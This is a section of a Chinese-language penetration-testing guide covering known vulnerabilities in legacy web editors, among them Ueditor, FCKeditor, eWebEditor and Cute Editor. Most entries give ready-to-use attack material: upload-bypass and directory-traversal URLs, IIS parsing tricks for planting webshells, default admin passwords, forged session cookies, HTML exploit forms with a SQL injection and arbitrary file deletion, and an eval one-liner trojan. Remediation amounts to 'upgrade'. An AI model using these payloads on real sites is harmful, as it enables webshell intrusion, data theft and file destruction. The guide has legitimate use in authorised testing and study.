4.2.15 Ueditor 编辑器漏洞

漏洞描述： Ueditor 漏洞组件有很多历史漏洞。

漏洞场景： 编辑器




漏洞地址：\*.apk

漏洞级别：高危


测试步骤：

1. 百度编辑器1.3.6，可将命名规则改成 特定后缀




 

1. Jsp版本中过滤不严格，可上传绕过




1. Django版本可上传python文件

本地下载django版的ueditor，安装好之后访问：



打开上传，抓包，修改imagePathFormat的值为要保存的文件名即可绕过上传限制



同时，我们可以通过../这种方式绕过目录限制。

4.2.16 FCKeditor编辑器漏洞

漏洞描述： FCKeditor组件有很多历史漏洞。

漏洞场景： 编辑器

漏洞地址：\*.apk

漏洞级别：高危

测试步骤：

测试过程中发现FCK编辑器之后，可使用漏洞描述中的各种情况进行文件上传。FCKeditor编辑器页：FCKeditor/\_samples/default.html。查看编辑器版本：FCKeditor/\_whatsnew.html

查看文件上传路径：

fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/

XML页面中第二行 “url=/xxx”的部分就是默认基准上传路径

1. **FCKeditor<= FCKeditor v2.4.3上传绕过**

FCKeditor <=v2.4.3中File类别默认拒绝上传类型不完整，可通过如php4扩展名绕过上传。

1. **FCKeditor 与IIS解析漏洞**

FCKeditor 通过访问固定请求强制生成 shell.asp目录。在目录中上传恶意文件可解析成asp。

利用:

fckeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/asp/connector.asp

强制建立shell.asp目录：

FCKeditor/editor/filemanager/connectors/asp/connector.asp?Command=CreateFolder&Type=Image&CurrentFolder=/shell.asp&NewFolderName=z&uuid=1244789975684

or

FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=CreateFolder&CurrentFolder=/&Type=Image&NewFolderName=shell.asp

1. FCKeditor JSP任意文件上传

利用：

FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector

|  |
| --- |
|  |

1. TYPE自定义变量任意上传文件漏洞

通过自定义Type变量的参数，可以创建或上传文件到指定的目录中去，且没有上传文件格式的限制。

攻击利用:

/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/asp/connector.asp

打开这个地址就可以上传任何类型的文件了，Shell上传到的默认位置是:

http://www.URL.com/UserFiles/all/1.asp

"Type=all" 这个变量是自定义的,在这里创建了all这个目录,而且新的目录没有上传文件格式的限制.

比如输入:

/FCKeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/asp/connector.asp

网马就可以传到网站的根目录下.

如找不到默认上传文件夹可检查此文件:

fckeditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/

1. FCKeditor PHP上传任意文件漏洞

FCKeditor在处理文件上传时存在输入验证错误，远程攻击可以利用此漏洞上传任意文件。

在通过editor/filemanager/upload/php/upload.php上传文件时攻击者可以通过为Type参数定义无效的值导致上传任意脚本。

**成功攻击要求config.php配置文件中启用文件上传，而默认是禁用的。攻击利用:**

<form id="frmUpload" enctype="multipart/form-data" action="http://www.TEST.com/fckeditor/editor/filemanager/upload/php/upload.php?Type=Media" method="post">

Upload a new file:<br>

<input type="file" name="NewFile" size="50"><br>

<input id="btnUpload" type="submit" value="Upload">

</form>

1. FCKeditor 新闻组件遍历目录漏洞

修改CurrentFolder参数使用 ../../来进入不同的目录

/browser/default/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Image&CurrentFolder=../../..%2F&NewFolderName=aspx.asp

根据返回的XML信息可以查看网站所有的目录。

/browser/default/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=%2F

/browser/default/connectors/jsp/connector?Command=GetFoldersAndFiles&Type=&CurrentFolder=%2F

1. FCKeditor 暴路径漏洞

**攻击利用：**

FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=File&CurrentFolder=/1.asp

1. FCKeditor中webshell的其他上传方式

如果存在以下文件，打开后即可上传文件。

**攻击利用:**

fckeditor/editor/filemanager/upload/test.html

fckeditor/editor/filemanager/browser/default/connectors/test.html

fckeditor/editor/filemanager/connectors/test.html

fckeditor/editor/filemanager/connectors/uploadtest.html

1. FCKeditor 文件上传“.”变“\_”下划线的绕过方法

我们上传的文件例如：shell.php.rar或shell.php;.jpg会变为shell\_php;.jpg这是新版FCK的变化。

**攻击利用:**

提交1.php+空格 就可以绕过。只对Windows系统有用。

1. FCKeditor 二次上传问题

由于Fckeditor对第一次上传123.asp;123.jpg 这样的格式做了过滤。也就是IIS6解析漏洞。

上传第一次。被过滤为123\_asp;123.jpg 从而无法运行。

但是第2次上传同名文件123.asp;123.jpg后。由于”123\_asp;123.jpg”已经存在。

文件名被命名为123.asp;123(1).jpg …… 123.asp;123(2).jpg这样的编号方式。

所以。IIS6的漏洞继续执行了。

漏洞截图：

漏洞修复：

升级编辑器版本

4.2.17 eWebEditor编辑器漏洞

漏洞描述： eWebEditor组件有很多历史漏洞。

漏洞场景： 编辑器

漏洞地址：\*.apk

漏洞级别：高危

测试步骤：

测试过程中发现FCK编辑器之后，可使用漏洞描述中的各种情况进行文件上传。

eWebEditor利用基础知识

默认后台地址：/ewebeditor/admin\_login.asp

建议最好检测下admin\_style.asp文件是否可以直接访问

默认数据库路径：[PATH]/db/ewebeditor.mdb

[PATH]/db/db.mdb -- 某些CMS里是这个数据库

也可尝试 [PATH]/db/%23ewebeditor.mdb -- 某些管理员自作聪明的小伎俩

使用默认密码：admin/admin888 或 admin/admin 进入后台，也可尝试 admin/123456 （有些管理员以及一些CMS，就是这么设置的）

点击“样式管理”--可以选择新增样式，或者修改一个非系统样式，将其中图片控件所允许的上传类型后面加上|asp、|asa、|aaspsp或|cer，只要是服务器允许执行的脚本类型即可，点击“提交”并设置工具栏--将“插入图片”控件添加上。而后--预览此样式，点击插入图片，上传WEBSHELL，在“代码”模式中查看上传文件的路径。

1、当数据库被管理员修改为asp、asa后缀的时候，可以插一句话木马服务端进入数据库，然后一句话木马客户端连接拿下webshell

2、将图片上传类型修改为“aaspsp;”(不含引号)，将一句话shell文件名改为“1.asp;”(不含引号)并上传即可。

1. eWebEditor踩脚印式入侵

当我们下载数据库后查询不到密码MD5的明文时，可以去看看webeditor\_style(14)这个样式表，看看是否有前辈入侵过 或许已经赋予了某控件上传脚本的能力，构造地址来上传我们自己的WEBSHELL.

攻击利用:

比如   ID=46     s-name =standard1

构造 代码:   ewebeditor.asp?id=content&style=standard

        ID和和样式名改过后

        ewebeditor.asp?id=46&style=standard1

1. eWebEditor遍历目录漏洞

脆弱描述：

ewebeditor/admin\_uploadfile.asp

admin/upload.asp

过滤不严，造成遍历目录漏洞

攻击利用:

*第一种:*ewebeditor/admin\_uploadfile.asp?id=14

在id=14后面添加&dir=..

再加 &dir=../..

&dir=http://www.\*\*\*\*.com/../.. 看到整个网站文件了

*第二种:* ewebeditor/admin/upload.asp?id=16&d\_viewmode=&dir =./..

1. eWebEditor 5.2 列目录漏洞

脆弱描述：

ewebeditor/asp/browse.asp

过滤不严，造成遍历目录漏洞

攻击利用：

http://www.\*\*\*\*.com/ewebeditor/asp/browse.asp?style=standard650&dir=…././/..

1. 利用WebEditor session欺骗漏洞,进入后台

脆弱描述：

漏洞文件:Admin\_Private.asp

只判断了session，没有判断cookies和路径的验证问题。

攻击利用:将session改为1111111

eWebEditor\_User") = "11111111"

可访问后台任何文件，for example:Admin\_Default.asp

1. eWebEditor asp版 2.1.6 上传漏洞

攻击利用:（请修改action字段为指定网址）

<H1>ewebeditor asp版 2.1.6 上传漏洞利用程序----</H1><br><br>

<form action="http://www.网址.com/e/upload.asp?action=save&type=IMAGE&style=hell'union select S\_ID,S\_Name,S\_Dir,S\_CSS,S\_UploadDir,S\_Width,S\_Height,S\_Memo,S\_IsSys,S\_FileExt,S\_FlashExt, [S\_ImageExt]%2b'|cer',S\_MediaExt,S\_FileSize,S\_FlashSize,S\_ImageSize,S\_MediaSize,S\_StateFlag,S\_DetectFromWord,S\_InitMode,S\_BaseUrl from ewebeditor\_style where s\_name='standard'and'a'='a" method=post name=myform enctype="multipart/form-data">

<input type=file name=uploadfile size=100><br><br>

<input type=submit value=Fuck>

</form>

1. eWebEditor 2.7.0 注入漏洞

攻击利用:

http://www.网址.com/ewebeditor/ewebeditor.asp?id=article\_content&style=full\_v200

默认表名：eWebEditor\_System默认列名：sys\_UserName、sys\_UserPass，然后利用sqlmap进行测试

1. eWebEditor2.8.0最终版删除任意文件漏洞

脆弱描述：

此漏洞存在于Example\NewsSystem目录下的delete.asp文件中，这是ewebeditor的测试页面，无须登陆可以直接进入。

攻击利用: (请修改action字段为指定网址)

<HTML><HEAD><TITLE>eWebEditor删除文件 by:oldjun(http://www.oldjun.com)</TITLE>

<style>body,p,td,input {font-size:9pt}</style>

</HEAD><BODY><a href='list.asp'>新闻列表</a> | <a href='add.asp'>增加新闻</a>

<b>增加新闻</b>

<form action="http://网址/ewebeditor/Example/NewsSystem/addsave.asp"

method="post" name="myform">

<input type=hidden name=d\_originalfilename>

<input type=hidden name=d\_savefilename>

<table cellspacing=3 align=center>

<tr><td>要删的文件(相对路径就可以了)：</td>

<td><input type="text" name="d\_savepathfilename" value="" size="90"></td>

</tr>

<tr><td>新闻标题(随便填)：</td>

<td><input type="text" name="d\_title" value="" size="90"></td>

</tr>

<tr><td>标题图片：</td>

<td><select name="d\_picture" size=1><option value=''>无</option></select>

当编辑区有插入图片时，将自动填充此下拉框</td>

</tr>

<tr><td>新闻内容(随便填)：</td>

<td><textarea name="d\_content"></textarea></td>

</tr>

</table>

<input type=submit name=btnSubmit value=" 提 交 ">

<input type=reset name=btnReset value=" 重 填 ">

</form>

</BODY></HTML>

1. eWebEditor PHP/ASP…后台通杀漏洞

**影响版本:** PHP ≥ 3.0~3.8与asp 2.8版也通用，或许低版本也可以，有待测试。

**攻击利用:**

设置cookie内容为：

"adminuser=admin";

"adminpass=admin";

"admindj=1";

1. eWebEditor for php任意文件上传漏洞

**影响版本:**ewebeditor php v3.8 or older version

**脆弱描述:**

此版本将所有的风格配置信息保存为一个数组$aStyle,在php.ini配置register\_global为on的情况下我们可以任意添加自己喜欢的风格，并定义上传类型。

**攻击利用:**

<form action="" method=post enctype="multipart/form-data">

<INPUT TYPE="hidden" name="MAX\_FILE\_SIZE" value="512000">

URL:<input type=text name=url value="http://192.168.1.110/eWebEditor/" size=100><br>

<INPUT TYPE="hidden" name="aStyle[12]" value="toby57|||gray|||red|||../uploadfile/|||550|||350|||php|||swf|||gif|jpg|jpeg|bmp|||rm|mp3|wav|mid|midi|ra|avi|mpg|mpeg|asf|asx|wma|mov|||gif|jpg|jpeg|bmp|||500|||100|||100|||100|||100|||1|||1|||EDIT|||1|||0|||0|||||||||1|||0|||Office|||1|||zh-cn|||0|||500|||300|||0|||...|||FF0000|||12|||宋体||||||0|||jpg|jpeg|||300|||FFFFFF|||1">

file:<input type=file name="uploadfile"><br>

<input type=button value=submit onclick=fsubmit()>

</form><br>

<script>

function fsubmit(){

form = document.forms[0];

form.action = form.url.value+'php/upload.php?action=save&type=FILE&style=toby57&language=en';

alert(form.action);

form.submit();

}

</script>

1. eWebEditor 2.8 商业版插一句话木马

**影响版本:**=>2.8 商业版

**攻击利用:**

登陆后台，点击修改密码---新密码设置为  1":eval request("h")’

设置成功后，访问asp/config.asp文件即可，一句话木马被写入到这个文件里面了.

1. eWebEditorNet upload.aspx 上传漏洞(WebEditorNet)

脆弱描述：

WebEditorNet 主要是一个upload.aspx文件存在上传漏洞。

攻击利用:

默认上传地址：/ewebeditornet/upload.aspx

可以直接上传一个cer的木马

如果不能上传则在浏览器地址栏中输入javascript:lbtnUpload.click();

成功以后查看源代码找到uploadsave查看上传保存地址，默认传到uploadfile这个文件夹里。

1. southidceditor(一般使用v2.8.0版eWeb核心)

http://www.网址.com/admin/southidceditor/datas/southidceditor.mdb

http://www.网址.com/admin/southidceditor/admin/admin\_login.asp

http://www.网址.com/admin/southidceditor/popup.asp

漏洞截图：

漏洞修复：

4.2.18 Cute Editor 编辑器漏洞

漏洞描述： Cute Editor 组件有很多历史漏洞。

漏洞场景： 编辑器

漏洞地址：\*.apk

漏洞级别：高危

测试步骤：

1. Cute Editor在线编辑器本地包含漏洞

影响版本:

CuteEditor For Net 6.4

脆弱描述：

可以随意查看网站文件内容，危害较大。

攻击利用:

http://www.TEST.com/CuteSoft\_Client/CuteEditor/Load.ashx?type=image&file=../../../web.config

漏洞截图：

漏洞修复：

升级编辑器版本

4.2.19 Webhtmleditor编辑器漏洞

漏洞描述： Webhtmleditor 组件有很多历史漏洞。

漏洞场景： 编辑器

漏洞地址：\*.apk

漏洞级别：高危

测试步骤：

**脆弱描述/攻击利用：**

对上传的图片或其他文件无重命名操作，导致允许恶意用户上传diy.asp;.jpg来绕过对后缀名审查的限制，对于此类因编辑器作者意识犯下的错误，就算遭遇缩略图，文件头检测，也可使用图片木马 插入一句话来突破。

漏洞截图：

漏洞修复：

升级编辑器版本

4.2.20 Freetextbox 编辑器漏洞

漏洞描述： Freetextbox 组件有很多历史漏洞。

漏洞场景： 编辑器

漏洞地址：\*.apk

漏洞级别：高危

测试步骤：

1. Freetextbox遍历目录漏洞

影响版本：未知

脆弱描述：

因为ftb.imagegallery.aspx代码中 只过滤了/但是没有过滤\符号所以导致出现了遍历目录的问题。

攻击利用:

在编辑器页面点图片会弹出一个框（抓包得到此地址）构造如下，可遍历目录。

http://www.XXX.cn/Member/images/ftb/HelperScripts/ftb.imagegallery.aspx?frame=1&rif=..&cif=\..

漏洞截图：

漏洞修复：

升级编辑器版本

4.2.21 Msn editor编辑器漏洞

漏洞描述： Msn editor 组件有很多历史漏洞。

漏洞场景： 编辑器

漏洞地址：\*.apk

漏洞级别：高危

测试步骤：

脆弱描述：

点击图片上传后会出现上传页面，地址为

http://url/admin/uploadPic.asp?language=&editImageNum=0&editRemNum=

用普通的图片上传后，地址为

http://url/news/uppic/41513102009204012\_1.gif

记住这时候的路径，再点击图片的上传，这时候地址就变成了

http://url/news/admin/uploadPic.asp?language=&editImageNum=1&editRemNum=41513102009204012

很明显。图片的地址是根据RemNum后面的编号生成的。

**攻击利用:**

配合IIS的解析漏洞，把RemNum后面的数据修改为1.asp;41513102009204012，变成下面这个地址

http://www.xxx.cn/admin/uploadPic.asp?language=&editImageNum=0&editRemNum=1.asp;41513102009204012

然后在浏览器里打开，然后选择你的脚本木马上传，将会返回下面的地址

uppic/1.asp;41513102009204012\_2.gif

直接打开就是我们的小马地址！